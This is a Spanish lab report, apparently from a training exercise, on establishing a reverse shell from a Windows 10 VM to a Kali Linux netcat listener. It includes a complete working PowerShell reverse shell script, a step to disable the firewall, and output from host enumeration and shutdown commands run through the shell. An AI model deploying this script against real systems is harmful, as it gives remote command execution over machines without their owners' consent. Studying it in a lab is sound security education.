


## Reporte Shell Inversa en un Entorno de Windows

Se procede a realizar la configuración para establecer una reverse Shell desde una maquina Windows 10 hacia una maquina Kali Linux.


- Maquina atacante (Kali Linux) = M1
- Maquina Objetivo (Windows 10) = M2

Ambas maquinas deben estar configuradas en el adaptador de red en modo **Bridge**

M1



M2



Se verifica que se puedan comunicar entre ambas maquinas

The image shows two terminal windows side-by-side. The left window is a Windows PowerShell session on a host with IP 192.168.100.47. It runs a ping command to 192.168.100.48 and displays the results. The right window is a terminal session on a host with IP 192.168.100.48, which receives the pings and replies. Both hosts show successful communication with low latency.

```
Windows PowerShell
PS C:\Users\vboxuser> ping 192.168.100.47

Pinging 192.168.100.47 with 32 bytes of data:
Reply from 192.168.100.47: bytes=32 time=2ms TTL=64
Reply from 192.168.100.47: bytes=32 time=1ms TTL=64
Reply from 192.168.100.47: bytes=32 time=1ms TTL=64
Reply from 192.168.100.47: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.100.47:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 2ms, Average = 1ms
PS C:\Users\vboxuser> 

$ ping 192.168.100.48
PING 192.168.100.48 (192.168.100.48) 56(84) bytes of data.
64 bytes from 192.168.100.48: icmp_seq=1 ttl=128 time=0.965 ms
64 bytes from 192.168.100.48: icmp_seq=2 ttl=128 time=1.25 ms
64 bytes from 192.168.100.48: icmp_seq=3 ttl=128 time=1.49 ms
64 bytes from 192.168.100.48: icmp_seq=4 ttl=128 time=1.08 ms
64 bytes from 192.168.100.48: icmp_seq=5 ttl=128 time=1.35 ms
64 bytes from 192.168.100.48: icmp_seq=6 ttl=128 time=1.27 ms
64 bytes from 192.168.100.48: icmp_seq=7 ttl=128 time=1.36 ms
^C
--- 192.168.100.48 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6015ms
rtt min/avg/max/mdev = 0.965/1.252/1.494/0.165 ms
```

Se procede a establecer la conexión Netcat en la M1, con el comando, lo cual es un listener esperando la conexión desde Windows

**nc -lvp 4444**

A terminal window on a Kali Linux system shows the netcat command being run with the options -l (listen), -v (verbose), and -p 4444. The output indicates that netcat is now listening on port 4444.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Para establecer la reverse Shell se debe ejecutar el siguiente script en la M2 en la PowerShell

Tener en cuenta que se debe deshabilitar el Firewall en la M2.


A screenshot of a Notepad window titled "sr.ps1 - Notepad". The content is a PowerShell script designed to establish a reverse connection to a host at 192.168.100.47 on port 4444. The script uses TCPClient, StreamReader, and StreamWriter to handle the communication, and includes error handling and a flush command.

```
sr.ps1 - Notepad
File Edit Format View Help
$client = New-Object System.Net.Sockets.TCPClient("192.168.100.47", 4444);
$stream = $client.GetStream();
$reader = New-Object System.IO.StreamReader($stream);
$writer = New-Object System.IO.StreamWriter($stream);
$writer.AutoFlush = $true;

while ($true) {
    $data = $reader.ReadLine();

    if ($data -eq "exit") { break }


    try {
        $result = Invoke-Expression $data 2>&1 | Out-String;
        $writer.WriteLine($result);
    } catch {
        $writer.WriteLine("Error: $_");
    }
    $writer.Flush();
}
$client.Close();
```




**Info:** en caso de que se visualice un cambio en las políticas de ejecución, escribir la letra A, indicando que quieres cambiar a todas las políticas.

```
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution
policy might expose you to the security risks described in the about_Execution_Policies help topic
at https://go.microsoft.com/fwlink/?LinkId=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
```

La ventana de Powershell se mantiene iniciada en la M2



Mientras que en la M1 se visualiza que la conexión ya se ha iniciado




```
kali@kali: ~ x kali@kali: ~ x
└─(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 49725
```

Se procede a ejecutar comandos básicos de Windows:

### 1. **dir**

Listar los archivos en el directorio actual



```
kali@kali: ~ x kali@kali: ~ x
└─(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 49725
dir

Directory: C:\Users\vboxuser\Desktop

Mode                LastWriteTime        Length Name
-a----       10/7/2024   7:57 PM           2348 Microsoft
                           Edge.lnk
-a----      11/11/2024  10:50 PM            516 sr.ps1
```

## 2. systeminfo

Obtener información del sistema

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~
systeminfo

Host Name: WIN10
OS Name: Microsoft Windows 10 Pro
OS Version: 10.0.19045 N/A Build 19045
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00330-80000-00000-AA507
Original Install Date: 10/7/2024, 7:57:03 PM
System Boot Time: 11/11/2024, 10:48:21 PM
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s):
  1 Processor(s) Installed.
    [01]: Intel64 Family 6 Model 183 Stepping 1 GenuineIntel ~2419 Mhz
BIOS Version: innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC-04:00) Caracas
Total Physical Memory: 8,192 MB
Available Physical Memory: 3,772 MB
Virtual Memory: Max Size: 10,112 MB
Virtual Memory: Available: 6,081 MB
Virtual Memory: In Use: 4,031 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \WIN10
Hotfix(s):
  7 Hotfix(s) Installed.
    [01]: KB5031988
    [02]: KB5011048
    [03]: KB5015684
    [04]: KB5033372
    [05]: KB5014032
    [06]: KB5032907
    [07]: KB5043130
Network Card(s):
  1 NIC(s) Installed.
    [01]: Intel(R) PRO/1000 MT Desktop Adapter
      Connection Name: Ethernet
      DHCP Enabled: Yes
      DHCP Server: 192.168.1.1
      IP address(es)
        [01]: 192.168.1.9
        [02]: fe80::86a7:ef1f:ee:f2145
```

## 3. ipconfig

Obtener la configuración de red

```
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : bbrouter
  Link-local IPv6 Address . . . . . : fe80::86a7:ef1f:ee:f2145%2
  IPv4 Address . . . . . : 192.168.1.9
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1
```

## 4. tasklist

Listar procesos en ejecución

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	152 K
Registry	92	Services	0	108,072 K
smss.exe	324	Services	0	1,148 K
csrss.exe	424	Services	0	5,392 K
wininit.exe	500	Services	0	7,124 K
csrss.exe	508	Console	1	5,444 K
winlogon.exe	600	Console	1	12,104 K
services.exe	640	Services	0	9,908 K
lsass.exe	656	Services	0	19,072 K
fontdrvhost.exe	744	Services	0	3,680 K
fontdrvhost.exe	752	Console	1	4,840 K
svchost.exe	764	Services	0	31,404 K
svchost.exe	868	Services	0	13,672 K
svchost.exe	924	Services	0	8,192 K
dwm.exe	1004	Console	1	60,940 K
svchost.exe	840	Services	0	6,256 K
svchost.exe	884	Services	0	5,548 K
svchost.exe	1080	Services	0	10,044 K
svchost.exe	1112	Services	0	21,188 K
svchost.exe	1124	Services	0	15,772 K
svchost.exe	1172	Services	0	12,024 K
svchost.exe	1184	Services	0	13,960 K
svchost.exe	1268	Services	0	7,340 K
svchost.exe	1340	Services	0	18,808 K
svchost.exe	1372	Services	0	8,232 K
svchost.exe	1428	Services	0	7,548 K
svchost.exe	1552	Services	0	12,284 K
svchost.exe	1608	Services	0	7,944 K
svchost.exe	1620	Services	0	106,564 K
svchost.exe	1636	Services	0	6,040 K
Memory Compression	1692	Services	0	78,780 K
svchost.exe	1740	Services	0	8,252 K
svchost.exe	1764	Services	0	8,192 K
svchost.exe	1772	Services	0	7,284 K
svchost.exe	1804	Services	0	9,996 K
svchost.exe	1884	Services	0	13,412 K
svchost.exe	1928	Services	0	7,956 K
svchost.exe	1936	Services	0	10,724 K
svchost.exe	1956	Services	0	9,676 K
svchost.exe	8	Services	0	14,024 K
svchost.exe	1924	Services	0	13,728 K
svchost.exe	2108	Services	0	7,624 K
svchost.exe	2160	Services	0	11,692 K
spoolsv.exe	2188	Services	0	15,500 K

## 5. hostname

Ver información del equipo

```
hostname
Win10
```

## 6. *net user*

Listar los usuarios del sistema

```
net user

User accounts for \\WIN10

Administrator          DefaultAccount        Guest
vboxuser                WDAGUtilityAccount

The command completed successfully.
```

## 7. *netstat -an*

Ver las conexiones de red activas

```
netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0             LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0             LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0             LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0             LISTENING
  TCP    192.168.1.9:139        0.0.0.0:0             LISTENING
  TCP    192.168.1.9:49683      52.159.127.243:443  ESTABLISHED
  TCP    192.168.1.9:49717      23.223.28.201:443   CLOSE_WAIT
  TCP    192.168.1.9:49841      52.159.127.243:443  ESTABLISHED
  TCP    192.168.1.9:49847      23.223.28.217:443   CLOSE_WAIT
  TCP    192.168.1.9:49849      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49850      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49851      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49852      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49853      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49854      23.223.28.204:443   CLOSE_WAIT
  TCP    192.168.1.9:49861      52.149.20.212:443   TIME_WAIT
  TCP    192.168.1.9:49862      52.149.20.212:443   TIME_WAIT
  TCP    192.168.1.9:49863      20.97.190.222:443   TIME_WAIT
  TCP    192.168.1.9:49866      40.126.29.13:443   TIME_WAIT
  TCP    192.168.1.9:49867      192.229.211.108:80  TIME_WAIT
  TCP    192.168.1.9:49869      4.152.199.46:443   ESTABLISHED
  TCP    192.168.1.9:49870      192.168.1.10:4444  ESTABLISHED
  TCP    [::]:135               [::]:0              LISTENING
  TCP    [::]:445               [::]:0              LISTENING
  TCP    [::]:7680               [::]:0              LISTENING
  TCP    [::]:49664              [::]:0              LISTENING
  TCP    [::]:49665              [::]:0              LISTENING
  TCP    [::]:49666              [::]:0              LISTENING
  TCP    [::]:49667              [::]:0              LISTENING
  TCP    [::]:49668              [::]:0              LISTENING
  TCP    [::]:49669              [::]:0              LISTENING
  UDP    0.0.0.0:123             *:*
  UDP    0.0.0.0:5050            *:*
  UDP    0.0.0.0:5353            *:*
  UDP    0.0.0.0:5355            *:*
```

## 8. `cd [PATH]`

Cambiar de directorio, usar ***pwd*** para verificar el directorio actual. Y ***ls*** para listar los archivos que están en el directorio actual

```
cd ..
pwd
Path
_____
C:\Users\vboxuser

ls

Directory: C:\Users\vboxuser

Mode                LastWriteTime         Length Name
_____
d-r--        10/7/2024  7:57 PM          3D Objects
d-r--        10/7/2024  7:57 PM        Contacts
d-r--        11/11/2024 9:37 PM       Desktop
d-r--        10/7/2024  7:57 PM      Documents
d-r--        10/7/2024  7:57 PM     Downloads
d-r--        10/7/2024  7:57 PM    Favorites
d-r--        10/7/2024  7:57 PM       Links
d-r--        10/7/2024  7:57 PM       Music
d-r--        10/7/2024  7:59 PM      OneDrive
d-r--        10/7/2024  7:58 PM      Pictures
d-r--        10/7/2024  7:57 PM   Saved Games
d-r--        10/7/2024  7:58 PM      Searches
d-r--        10/7/2024  7:57 PM      Videos
```


## **9. *mkdir C:/TestFolder***

## Crear un directorio

```
mkdir C:/TestFolder

Directory: C:\

Mode          LastWriteTime           Length Name
--          ——————       ——————
d—          11/11/2024 11:18 PM            TestFolder
```




## 10. shutdown /s /t 0

Apagar el sistema


```
shutdown /s /t 0

[(kali㉿kali)-[~]
$ ]
```



## **11. shutdown /r/t 0**

Reiniciar el sistema



## **12. exit**

Cerrar sesión

```
(kali㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 49698
exit

(kali㉿kali)-[~]
└─$
```

Finalizada las ejecuciones de comandos de Windows, se da concluye que al iniciar un reverse Shell, se puede ejecutar los comandos posibles de acuerdo al permiso que tenga habilitado el usuario autenticado.